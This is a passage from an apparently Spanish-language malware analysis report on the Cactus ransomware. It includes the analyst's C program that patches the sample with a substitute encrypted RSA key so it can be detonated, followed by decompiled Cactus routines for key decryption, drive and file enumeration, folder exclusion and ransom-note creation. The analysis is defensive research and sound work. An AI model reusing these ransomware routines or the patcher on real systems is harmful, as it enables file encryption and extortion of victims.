   ERR_print_errors_fp(stderr);
   abort();
}

/*Función de desencriptado de cactus*/
void aesKeyDecrypt(
      const unsigned char *ciphertext,
      int ciphertext_len,
      unsigned char *key,
      unsigned char *iv,
      unsigned char *plaintext)
{
  unsigned int len;
  EVP_CIPHER_CTX *ctx;

  len = 0;
  ctx = (EVP_CIPHER_CTX *)EVP_CIPHER_CTX_new();
  EVP_DecryptInit_ex(ctx, EVP_aes_256_gcm(), NULL, NULL, NULL);
  EVP_CIPHER_CTX_ctrl(ctx, 9, 16, NULL);
  EVP_DecryptInit_ex(ctx, NULL, NULL, key, iv);
  EVP_DecryptUpdate(ctx, plaintext, &len, ciphertext, ciphertext_len);
  EVP_DecryptFinal_ex(ctx, &plaintext[len], &len);
  EVP_CIPHER_CTX_free(ctx);
}

char *replace_newline_with_crlf(const char *input) {
   if (input == NULL) return NULL;

   // Se cuentan las ocurrencias de '\n'
   int count = 0;
   for (const char *p = input; *p; p++) {
      if (*p == '\n') {
         count++;
      }
   }

   // Nueva longitud con espacio adicional para los '\r'
   size_t new_length = strlen(input) + count + 1; // +1 para el carácter nulo
   char *result = malloc(new_length);
   if (result == NULL) return NULL;
```

```
    // Reemplazar '\n' por '\r\n'
    const char *src = input;
    char *dst = result;
    while (*src) {
        if (*src == '\n') {
            *dst++ = '\r';
        }
        *dst++ = *src++;
    }
    *dst = '\0';

    return result;
}

void bin_to_hex(const unsigned char *bin, size_t len, char *hex_output) {
    const char hex_chars[] = "0123456789ABCDEF";
    for (size_t i = 0; i < len; ++i) {
        hex_output[i * 2] = hex_chars[(bin[i] >> 4) & 0x0F];
        hex_output[i * 2 + 1] = hex_chars[bin[i] & 0x0F];
    }
    hex_output[len * 2] = '\0';
}


int parchear_binario(const char *nombre_archivo, long offset, const unsigned char
*ciphertext, int ciphertext_len) {
    FILE *archivo;
    char *hex_ciphertext;
    size_t hex_len;

    archivo = fopen(nombre_archivo, "r+b");
    if (!archivo) {
        perror("Error al abrir el archivo");
        return -1;
    }

    // Longitud necesaria para la cadena hexadecimal
    hex_len = ciphertext_len * 2;
    hex_ciphertext = (char *)malloc(hex_len + 1);
    if (!hex_ciphertext) {
        fclose(archivo);
        fprintf(stderr, "No se pudo asignar memoria para el texto cifrado hexadecimal.\n");
        return -1;
    }

    // Se convierte la clave cifrada a hexadecimal
    bin_to_hex(ciphertext, ciphertext_len, hex_ciphertext);

    // Se mueve puntero al offset donde se encuentra la key en el fichero
    fseek(archivo, offset, SEEK_SET);

    // Se escribe la nueva clave en el archivo
    fwrite(hex_ciphertext, 1, hex_len, archivo);

    free(hex_ciphertext);
```

```
    fclose(archivo);

    return 0;
}

int generar_claves(unsigned char *clave_aes, unsigned char *iv) {
    int ret = 1;
    RSA *rsa = NULL;
    BIGNUM *bne = NULL;
    BIO *priv = NULL, *pub = NULL;
    size_t priv_len, pub_len;
    char *priv_pem = NULL, *pub_pem = NULL;
    EVP_CIPHER_CTX *ctx;
    int len;
    unsigned char *ciphertext;
    int ciphertext_len;
    EVP_PKEY *pkey = NULL;

    // Se crea objeto BIGNUM de OpenSSL
    bne = BN_new();
    if (!bne || !BN_set_word(bne, RSA_F4)) {  // RSA_F4 es 65537, un exponente público común
        handleErrors();
    }

    // Se crean un par de claves RSA
    rsa = RSA_new();
    if (!rsa || !RSA_generate_key_ex(rsa, KEY_BITS, bne, NULL)) {
        handleErrors();
    }

    // Se envuelve la clave RSA en una estructura EVP_PKEY, formato SPKI
    pkey = EVP_PKEY_new();
    if (!pkey || !EVP_PKEY_assign_RSA(pkey, rsa)) {
        RSA_free(rsa);
        handleErrors();
    }
    rsa = NULL;

    // Los BIO (Basic Input Output) permiten generar los certificados
    priv = BIO_new(BIO_s_mem());
    pub = BIO_new(BIO_s_mem());
    if (!priv || !pub) {
        handleErrors();
    }

    // Se escriben las claves en formato PEM
    if (!PEM_write_bio_PrivateKey(priv, pkey, NULL, NULL, 0, NULL, NULL) ||
        !PEM_write_bio_PUBKEY(pub, pkey)) {
        handleErrors();
    }

    // Claves a cadenas de caracteres. Se reserva memoria.
    priv_len = BIO_pending(priv);
    pub_len = BIO_pending(pub);

    priv_pem = malloc(priv_len + 1);
```

```
    pub_pem = malloc(pub_len + 1);

    if (!priv_pem || !pub_pem) {
        handleErrors();
    }

    // Se escriben las claves en priv_pem y pub_pem
    BIO_read(priv, priv_pem, priv_len);
    BIO_read(pub, pub_pem, pub_len);

    priv_pem[priv_len] = '\0';
    pub_pem[pub_len] = '\0';

    //Se sustituye \n por \r\n para que la clave pública ocupe 814 bytes.
    char *pub_pem_crlf = replace_newline_with_crlf(pub_pem);
    free(pub_pem);
    pub_pem = pub_pem_crlf;

    // Se imprimen las claves
    printf("\nClave privada:\n%s\n", priv_pem);
    printf("Clave pública:\n%s\n", pub_pem);

    // Reservar memoria para el texto cifrado
    ciphertext = (unsigned char *)malloc(pub_len + 1000);
    if (!ciphertext) {
        handleErrors();
    }

    // Se crea e inicializa el contexto para la encriptación
    if(!(ctx = EVP_CIPHER_CTX_new())) handleErrors();

    // Se configura el contexto para encriptación con AES 256 en modo GCM
    if(1 != EVP_EncryptInit_ex(ctx, EVP_aes_256_gcm(), NULL, NULL, NULL)) handleErrors();

    // Tamaño IV
    if(1 != EVP_CIPHER_CTX_ctrl(ctx, EVP_CTRL_GCM_SET_IVLEN, AES_GCM_IV_LENGTH,
NULL)) handleErrors();

    // Se establece la clave y el IV
    if(1 != EVP_EncryptInit_ex(ctx, NULL, NULL, clave_aes, iv)) handleErrors();

    // Encriptación de la clave pública
    if(1 != EVP_EncryptUpdate(ctx, ciphertext, &len, (unsigned char*)pub_pem,
strlen(pub_pem))) handleErrors();
    ciphertext_len = len;

    // Fin encriptación
    if(1 != EVP_EncryptFinal_ex(ctx, ciphertext + len, &len)) handleErrors();
    ciphertext_len += len;

    // El tag no es necesario. Cactus no lo usa en el descifrado.
    //if(1 != EVP_CIPHER_CTX_ctrl(ctx, EVP_CTRL_GCM_GET_TAG, TAG_SIZE, tag))
handleErrors();

    EVP_CIPHER_CTX_free(ctx);
```

```
    // Se convierte el texto cifrado a hexadecimal y se imprime
    for(int i = 0; i < ciphertext_len; i++) {
        printf("%02x", ciphertext[i]);
    }
    printf("\n");
    printf("Tam: %d", ciphertext_len);

    // Se parchea el binario de cactus.
    if(parchear_binario("cactus-patched.exe", OFFSET, ciphertext, ciphertext_len) != 0) {
        fprintf(stderr, "Error al guardar la clave cifrada en el archivo.\n");
    }

    // Se valida la clave cifrada, desencriptando con la función original de Cactus.
    unsigned char * plaintext = (unsigned char *)malloc(strlen(pub_pem_crlf)+1);
    aesKeyDecrypt(ciphertext, ciphertext_len, clave_aes, iv, plaintext);
    plaintext[strlen(pub_pem_crlf)] = '\0';

    if(strcmp(pub_pem_crlf, plaintext) == 0) {
        printf("La desencriptación fue exitosa y los datos coinciden.\n");
    } else {
        printf("La desencriptación falló o los datos no coinciden.\n");
    }

    RSA_free(rsa);
    EVP_PKEY_free(pkey);
    BN_free(bne);
    BIO_free_all(pub);
    BIO_free_all(priv);
    free(priv_pem);
    free(pub_pem);
    free(plaintext);

    return ret;
}

int main() {
    unsigned char aes_key[AES_256_KEY_SIZE]; // Clave AES
    unsigned char iv[AES_GCM_IV_LENGTH];     // IV para AES GCM

    memset(aes_key, 'a', AES_256_KEY_SIZE); //La clave aes es a*32
    memcpy(iv, "OLi3bTN6ekZCY7jd", AES_GCM_IV_LENGTH); // IV que usa cactus

    //Se genera la clave pública RSA, se encripta mediante AES con aes_key e iv y se parchea
el binario
    if (generar_claves(aes_key, iv) != 1) {
        fprintf(stderr, "Error al generar las claves.\n");
        return 1;
    }

    return 0;
}
```

Una vez ejecutado el programa se obtiene un ejecutable de **Cactus** que tiene una clave pública encriptada con la clave AES formada por 32 caracteres "a". Gracias al parcheado podemos detonar el malware para realizar el análisis dinámico.

2.9. Ejecución con el parámetro -i

Cactus utiliza el parámetro -i para proporcionar la clave **AES** necesaria para desencriptar la clave pública **RSA** que se encuentra en el binario. Como se ha explicado en el apartado anterior se ha tenido que modificar el ejecutable ya que no se dispone de la clave original.

En este apartado suponemos que no se ha pasado el parámetro -s o -r con lo que se va a realizar la encriptación de los archivos.

En este modo de operación la función **processArgv** almacenada en la variable **readedID** la clave pasada en el parámetro –i. La función main convierte la clave de wchar (2 bytes en UTF 16) a char (1 byte en ASCII). Después, se decodifica la clave RSA cifrada con AES que se encuentra en la variable estática **key** de formato hexadecimal a binario con la función **hexstr_to_char**.

El vector de inicialización se encuentra también en el ejecutable en la variable estática **salt**.

```
223 if ( !fixedIDCorrect )
224   goto LABEL_62;
225 std::allocator<char>::allocator(&v72);
226 v8 = std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::length(&readedID[abi:cxx11]);
227 std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string<std::allocator<char>>(
228   &v47,
229   v8,
230   0,
231   &v72);
232 std::allocator<char>::~allocator(&v72);
233 v9 = std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::begin(&v47);
234 v10 = std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::end(&readedID[abi:cxx11]);
235 v11 = std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::begin(&readedID[abi:cxx11]);
236 std::transform<__gnu_cxx::__normal_iterator<wchar_t *,std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wc
237   v11,
238   v10,
239   v9,
240   v2);
241 v12 = (const char *)std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::c_str(&key[abi:cxx11]);
242 ciphertext = hexstr_to_char(v12);
243 memset(Str2, 45, sizeof(Str2));
244 bcsc_iv = (unsigned __int8 *)std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::c_str(&salt[abi:cxx11]);
245 bcsc_aes_key = (unsigned __int8 *)std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::c_str(&v47);
246 bcsc_ciphertext_size = std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::size(&key[abi:cxx11]);
247 aesKeyDecrypt(ciphertext, bcsc_ciphertext_size >> 1, bcsc_aes_key, bcsc_iv, (unsigned __int8 *)&Src);
248 memcpy(Str1, &Src, 3ui64);
249 if ( !strncmp(Str1, Str2, 3ui64) )
250 {
251   keyPublic = loadRsaKey((const char *)&Src);
```

Ilustración 43. Desencriptado de la clave pública presente en el binario.

La función **aesKeyDecript** desencripta la clave pública RSA. El algoritmo usado por cactus es **AES** en modo **GCM**. Este modo de operación para cifrado simétrico proporciona un mecanismo de verificación de la integridad y autenticidad de los datos cifrados. Al realizar la encriptación, se genera un **tag** que se puede usar para realizar la verificación en el descifrado, sin embargo, Cactus no utiliza esta característica.

```
void __fastcall aesKeyDecrypt(
        const unsigned __int8 *ciphertext,
        int ciphertext_len,
        unsigned __int8 *key,
        unsigned __int8 *iv,
        unsigned __int8 *plaintext)
{
  int v5; // eax
  int len; // [rsp+34h] [rbp-Ch] BYREF
  EVP_CIPHER_CTX *ctx; // [rsp+38h] [rbp-8h]
  int ciphertexta; // [rsp+50h] [rbp+10h]
  int keya; // [rsp+60h] [rbp+20h]

  ciphertexta = (int)ciphertext;
  keya = (int)key;
  len = 0;
  ctx = (EVP_CIPHER_CTX *)EVP_CIPHER_CTX_new();
  v5 = EVP_aes_256_gcm();
  EVP_DecryptInit_ex((_DWORD)ctx, v5, 0, 0, 0i64);
  EVP_CIPHER_CTX_ctrl(ctx, 9i64, 16i64, 0i64);
  EVP_DecryptInit_ex((_DWORD)ctx, 0, 0, keya, (__int64)iv);
  EVP_DecryptUpdate((_DWORD)ctx, (_DWORD)plaintext, (unsigned int)&len, ciphertexta, ciphertext_len);
  EVP_DecryptFinal_ex(ctx, &plaintext[len], &len);
  EVP_CIPHER_CTX_free(ctx);
}
```

Ilustración 44. Función encargada de desencriptar la clave pública mediante AES en modo GCM.

Cactus inicializa la cadena estática **Str2** con tres caracteres - (carácter 45 en ASCII). Esta cadena se compara con los tres primeros caracteres de la clave descifrada para verificar de forma rudimentaria que el resultado obtenido es una clave en formato PEM. Si la comparación no es exitosa el programa finalizará.

Posteriormente, **Cactus** carga la clave **RSA** que se encuentra en formato PEM SPKI con la función **loadRsaKey**.

```
EVP_PKEY *__fastcall loadRsaKey(const char *key)
{
  unsigned int v1; // eax
  EVP_PKEY *returnedKey; // [rsp+20h] [rbp-10h]
  BIO *loadRsaKeybio; // [rsp+28h] [rbp-8h]

  v1 = strlen(key);
  loadRsaKeybio = (BIO *)BIO_new_mem_buf(key, v1);
  returnedKey = (EVP_PKEY *)PEM_read_bio_PUBKEY(loadRsaKeybio, 0i64, 0i64, 0i64);
  BIO_free(loadRsaKeybio);
  return returnedKey;
}
```

Ilustración 45. Función loadRsaKey que carga la clave pública RSA.

Como ya se ha comentado Cactus tiene 3 modos de encriptación:

- Argumento **-d**: Se encripta una carpeta. En este modo se realiza una enumeración de archivos en la ruta dada.
- Argumento **-f**: Se encripta un fichero. No se enumeran ni unidades ni ficheros.
- Ninguno de los anteriores. Se encripta todo el sistema. Se enumeran las unidades y los archivos de cada una.

Si el modo **singleFileMode** no está activado, **Cactus** crea un único hilo que se encarga de buscar los ficheros a encriptar. Este hilo ejecuta la función **searchFilesThreadControl** que tiene como parámetro la ruta base **p_basePath**. Si la cadena de caracteres **p_basePath** es distinta de cadena vacía (modo -d) se

buscan ficheros exclusivamente en dicha ruta, pero si basePath es una cadena vacía se buscan archivos en todas las unidades lógicas del sistema.

2.10. Enumeración de unidades

La función **searchFilesThreadControl**, llama a **getDrives** para enumerar las unidades lógicas del sistema.

```
25  bcsc_ndrives = 0;
26  bcsc_ndrives = getDrives(bcsc_drives);
27  if ( std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::size(p_basePath) )
28  {
29    std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::basic_string(&v7, p_basePath);
30    SearchFiles(&v7);
31    std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::~basic_string(&v7);
32  }
```

Ilustración 46. Enumeración de unidades en la función searchFilesThreadControl.

Mediante la API **GetLogicalDriveStringsW** se obtiene una secuencia de cadenas terminadas en NULL (Doble NULL en UTF16). Cada cadena de caracteres representa una unidad lógica, por ejemplo C:\, D:\, etc. Después, se recorre la lista de unidades y se obtiene su tipo con la llamada a la API **GetDriveTypeW**. Si el tipo es distinto de **DRIVE_CDROM** (valor 5) la unidad se añade al array **drivesReturnArray**.

```
1   __int64 __fastcall getDrives(std::wstring *drivesReturnArray)
2   {
3     WCHAR *lpBuffer; // [rsp+28h] [rbp-18h]
4     const wchar_t *SingleDrive; // [rsp+30h] [rbp-10h]
5     unsigned int drivesTotalCount; // [rsp+3Ch] [rbp-4h]
6
7     drivesTotalCount = 0;
8     lpBuffer = (WCHAR *)malloc(0x400ui64);
9     GetLogicalDriveStringsW(0x400u, lpBuffer);
10    for ( SingleDrive = lpBuffer; *SingleDrive; SingleDrive += wcslen(SingleDrive) + 1 )
11    {
12      if ( GetDriveTypeW(SingleDrive) != 5 )
13        std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::operator=(
14          &drivesReturnArray[drivesTotalCount++],
15          SingleDrive);
16    }
17    free(lpBuffer);
18    return drivesTotalCount;
19  }
```

Ilustración 47. Obtiene todas las unidades lógicas que no son un CDROM.

Si la variable pasada como parámetro **p_basePath** es distinta de cadena vacía (modo -d) se llama a la función **SearchFiles** para buscar ficheros que descienden de dicha ruta. En caso contrario, se recorren todas las unidades lógicas enumeradas y se llama a **SearchFiles** con la ruta raíz de cada una buscando archivos en todos los sistemas de ficheros.

```
else if ( bcsc_ndrives > 0 )
{
  if ( needLogger )
  {
    std::__cxx11::to_wstring(&__rhs, bcsc_ndrives);
    std::operator+<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>(&p_logMsg, aT, &__rhs);
    logger(&p_logMsg);
    std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::~basic_string(&p_logMsg);
    std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::~basic_string(&__rhs);
  }
  for ( i = 0; i < bcsc_ndrives; ++i )
  {
    if ( needLogger )
    {
      std::operator+<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>(
        &v10,
        L"processing drive ",
        &bcsc_drives[i]);
      logger(&v10);
      std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::~basic_string(&v10);
    }
    std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::substr(&v11);
    SearchFiles(&v11);
    std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::~basic_string(&v11);
  }
}
allFilesProcessed = 1;
```

Ilustración 48. Búsqueda de ficheros en las unidades lógicas enumeradas.

Si la bandera **needLogger** está activa se registra en el fichero de logs el número de unidades a explorar y el nombre de cada una. Una vez terminado el proceso la flag **allFilesProcessed** se pone a 1.

2.11. Enumeración de archivos

La función **SearchFiles** crea la cadena **startPath** concatenando la ruta pasada como parámetro con la cadena **"*"**, por ejemplo "C:*". Se utiliza la API de Windows **FindFirstFileW** y **FindNextFileW** para enumerar en profundidad todos los archivos.

```
std::operator+<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>(&startPath, p_basePath, L"\\*");
v1 = (const WCHAR *)std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::c_str(&startPath);
h = FindFirstFileW(v1, &FindData);
```

*Ilustración 49. Concatena * para buscar todos los archivos.*

La función entra en un bucle en el que recorre todos los archivos. En primer lugar, se comprueba si el fichero actual se trata de un directorio, en ese caso, **dwFileAttributes** tiene el valor **FILE_ATTRIBUTE_DIRECTORY** (0x10). Se descartan las entradas ".", y ".." y se crea la ruta absoluta del directorio actual.

```
do
{
  if ( (FindData.dwFileAttributes & 0x10) != 0 )// Es un directorio
  {
    if ( wcscmp(FindData.cFileName, L".") && wcscmp(FindData.cFileName, L"..") )
    {
      std::operator+<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>(
        &__lhs,
        p_basePath,
        asc_7FF6FE9B8C6A);                // Crea ruta absoluta
                                          // ruta base + \ + directorio
      std::operator+<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>(&v19, &__lhs, FindData.cFileName);
      std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::operator=(
```

Ilustración 50. La lógica es distinta si se trata de un directorio.

Si la ruta absoluta del directorio tiene una longitud superior a 250 caracteres (0xFA) se usa la función **longPathCheck** para convertirla a una **ruta extendida**. Las **rutas extendidas** son una característica de los sistemas Windows que permiten utilizar ubicaciones de archivo que superan la longitud máxima de 260 caracteres, establecida por la API de Windows. Al usar rutas extendidas, se pueden usar hasta 32767 caracteres, lo que permite trabajar con sistemas de archivos muy anidados o con nombres largos.

Para especificar una ruta extendida en Windows, se utiliza el prefijo "\\?\" al inicio de la ubicación del archivo. Este prefijo le indica a Windows que la ruta que sigue debe ser tratada como una ruta extendida, lo que permite sobrepasar el límite de longitud de la ruta estándar.

Por este motivo, la función **longPathCheck**, comienza creando una subcadena con los primeros 4 caracteres de la ruta absoluta y comparándola con la cadena "\\?\". Si coinciden se retornará la ruta inicial sin modificaciones.

```
std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::basic_string(
  &v5 + 12,
  p_inPath);
std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::substr(&path4Start);
v2 = (const wchar_t *)std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::c_str(&path4Start);
if ( !wcsncmp(v2, L"\\\\?\\", 4ui64) )
{
  std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::basic_string(
    retstr,
    p_inPath);
}
```

Ilustración 51. Si ya se trata de una ruta extendida no se hace nada.

Si no se trata de una ruta extendida, se verifica si la ruta comienza por "\\" indicando la presencia de una ruta **UNC** (Universal Naming Convention) que permite localizar recursos de red. Si es una ruta **UNC** se añade el prefijo "\\?\UNC\". En caso contrario, se añade el prefijo "\\?\" convirtiendo la ruta inicial, en ambos casos, a una extendida.

```
else
{
  std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::substr(&path2Start);
  v3 = (const wchar_t *)std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::c_str(&path2Start);
  if ( !wcsncmp(v3, L"\\\\", 2ui64) )
  {
    std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::length(&outPath);
    std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::substr(&__rhs);
    std::operator+<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>(&v9, L"\\\\?\\UNC\\", &__rhs);
    std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::operator=(&outPath, &v9);
    std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::~basic_string(&v9);
    std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::~basic_string(&__rhs);
  }
  else
  {
    std::operator+<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>(&v11, L"\\\\?\\", &outPath);
    std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::operator=(&outPath, &v11);
    std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::~basic_string(&v11);
  }
  std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::basic_string(
    retstr,
    &outPath);
  std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::~basic_string(&path2Start);
```

Ilustración 52. Se añade el prefijo \\?\UNC\ a las rutas UNC o \\?\ al resto.

Luego se llama a la función **checkFolderExt**. Esta función convierte el nombre del directorio a minúsculas y lo compara con una lista negra de 22 carpetas,

folderBlackList. Si el directorio actual se encuentra en la lista negra no se encriptará.

```
30  blCount = 22;
31  for ( i = 0; i < blCount; ++i )
32  {
33    if ( !(unsigned int)std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::compare(
34                           &loweredDirectoryName,
35                           folderBlackList[i]) )
36    {
37      v4 = 0;
38      goto LABEL_7;
39    }
40  }
41  v4 = 1;
42LABEL_7:
43  std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::~basic_string(&loweredDirectoryName);
44  return v4;
```

Ilustración 53. Comparación con la lista negra de directorios.

La lista de carpetas a excluir se puede consultar en el **Apéndice B: Lista de directorios excluidos**.

```
.data:00007FF6FE9B00C0                 public folderBlackList
.data:00007FF6FE9B00C0 ; LPCWSTR folderBlackList[22]
.data:00007FF6FE9B00C0 folderBlackList dq offset aRecycleBin, offset aSystemVolumeIn, offset aWindows
.data:00007FF6FE9B00C0                                         ; DATA XREF: checkFolderExt(std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wc
.data:00007FF6FE9B00D8                 dq offset aTmp, offset aTemp, offset unk_7FF6FE9B6226 ; "tmp" ; "temp"
.data:00007FF6FE9B00F0                 dq offset unk_7FF6FE9B6232, offset unk_7FF6FE9B623E, offset unk_7FF6FE9B6256
.data:00007FF6FE9B0108                 dq offset unk_7FF6FE9B626E, offset unk_7FF6FE9B627E, offset aBoot ; "boot"
.data:00007FF6FE9B0120                 dq offset unk_7FF6FE9B629A, offset unk_7FF6FE9B62B2, offset aEfi ; "efi"
.data:00007FF6FE9B0138                 dq offset aWindowsapps, offset aMicrosoft, offset aWindowsDefende ; "windowsapps" ; "microsoft" ; "windows defender"
.data:00007FF6FE9B0150                 dq offset aMicrosoftShare, offset aInternetExplor, offset aTorBrowser ; "microsoft shared" ; "internet explorer" ; "tor browser"
.data:00007FF6FE9B0168                 dq offset aCtslck       ; "ctslck"
```

Ilustración 54. Directorios a excluir.

A continuación, si el directorio no ha sido excluido, se crea la ruta absoluta del archivo que contendrá la nota de rescate con el nombre **cAcTuS.readme.txt** y se llama a la función **canWriteDirectory** que verifica si se puede crear con la llamada a la API **CreateFileW**.

```
if ( bcsc_noexcluido )
{
  std::operator+<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>(&v27, &newPath, asc_7FF6FE9B8C6A);
  std::operator+<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>(
    &p_filePath,
    &v27,
    &txtReadMeName[abi:cxx11]);
  v4 = canWriteDirectory(&p_filePath);
  std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::~basic_string(&p_filePath);
  std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::~basic_string(&v27);
  if ( v4 )
  {
    std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::basic_string(
      &p_fixedIDForRun,
      &projectUID[abi:cxx11]);
    std::operator+<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>(
      &v30,
      &newPath,
      asc_7FF6FE9B8C6A);
    std::operator+<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>(
      &p_readMePath,
      &v30,
      &txtReadMeName[abi:cxx11]);
    makeReadMeFile(&p_readMePath, &p_fixedIDForRun);
```

Ilustración 55. Funciones canWriteDirectory y makeReadMeFile usadas para crear la nota de rescate.

Si el fichero puede ser creado, se llama a la función **makeReadMeFile** con la ruta absoluta del archivo y la variable **p_fixedIDForRun** que es una copia de **projectUID** correspondiente al ID asignado a la víctima. Esta función abre el fichero con un stream y escribe los datos que se encuentran en forma de literales de cadena (hardcoded) en la función.

```
v2 = std::operator|(std::_Ios_Openmode::_S_out, std::_Ios_Openmode::_S_ate);
v3 = std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::c_str(p_readMePath);
std::basic_ofstream<wchar_t,std::char_traits<wchar_t>>::open(v11, v3, (unsigned int)v2);
v4 = std::operator<<<wchar_t,std::char_traits<wchar_t>>(v11, L"Your systems were accessed and encrypted by Cactus.");
std::operator<<<wchar_t,std::char_traits<wchar_t>>(v4, L"\n");
v5 = std::operator<<<wchar_t,std::char_traits<wchar_t>>(
       v11,
       L"To recover your files and prevent data disclosure contact us via email: cactus@mexicomail.com");
std::operator<<<wchar_t,std::char_traits<wchar_t>>(v5, L"\n");
v6 = std::operator<<<wchar_t,std::char_traits<wchar_t>>(v11, L"Your unique ID reference: ");
v7 = std::operator<<<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>(v6, p_fixedIDForRun);
std::operator<<<wchar_t,std::char_traits<wchar_t>>(v7, L"\n");
v8 = std::operator<<<wchar_t,std::char_traits<wchar_t>>(v11, L"Backup contact: TOX (https://tox.chat/):");
std::operator<<<wchar_t,std::char_traits<wchar_t>>(v8, L"\n");
v9 = std::operator<<<wchar_t,std::char_traits<wchar_t>>(
       v11,
       L"7367B422CD7498D5F2AAF33F58F67A332F8520CF0279A5FBB4611E0121AE421AE1D49ACEABB2");
std::operator<<<wchar_t,std::char_traits<wchar_t>>(v9, L"\n");
std::basic_ofstream<wchar_t,std::char_traits<wchar_t>>::close(v11);
```

Ilustración 56. Creación de la nota de rescate de Cactus.

La nota de rescate se puede leer en el **Apéndice G: Nota de rescate**

Una vez creada la nota se llama recursivamente a **SearchFiles** con el directorio actual.

```
makeReadMeFile(&p_readMePath, &p_fixedIDForRun);
std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::~basic_string(&p_readMePath);
std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::~basic_string(&v30);
std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::~basic_string(&p_fixedIDForRun);
std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::basic_string(
  &v31,
  &newPath);
SearchFiles(&v31);
std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::~basic_string(&v31);
```

Ilustración 57. Llamada recursiva a SearchFiles con el directorio actual.

Si la ruta actual no es un directorio, se crea la ruta absoluta al archivo, y se llama a **longPathCheck** para convertir la ruta a una ruta extendida si el tamaño de la cadena de caracteres es mayor de 250 (0xFA).

Se obtienen los atributos del fichero mediante **GetFileAttributesW** y si tiene el atributo de solo lectura, FILE_ATTRIBUTE_READONLY (1) se quita con **SetFileAttributesW** con su negación binaria ~FILE_ATTRIBUTE_READONLY (0xFFFFFFFE).

```
dwAttrs = GetFileAttributesW(v5);
if ( (dwAttrs & 1) != 0 )
{
  v6 = dwAttrs & 0xFFFFFFFE;
  v7 = (const WCHAR *)std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::c_str(&fullPath);
  SetFileAttributesW(v7, v6);
}
```

Ilustración 58. Cactus quita el atributo de solo lectura del archivo.

Posteriormente, se llama a la función **checkExt** que descarta ciertos archivos por nombre o extensión.

```
v8 = checkExt(&v39);
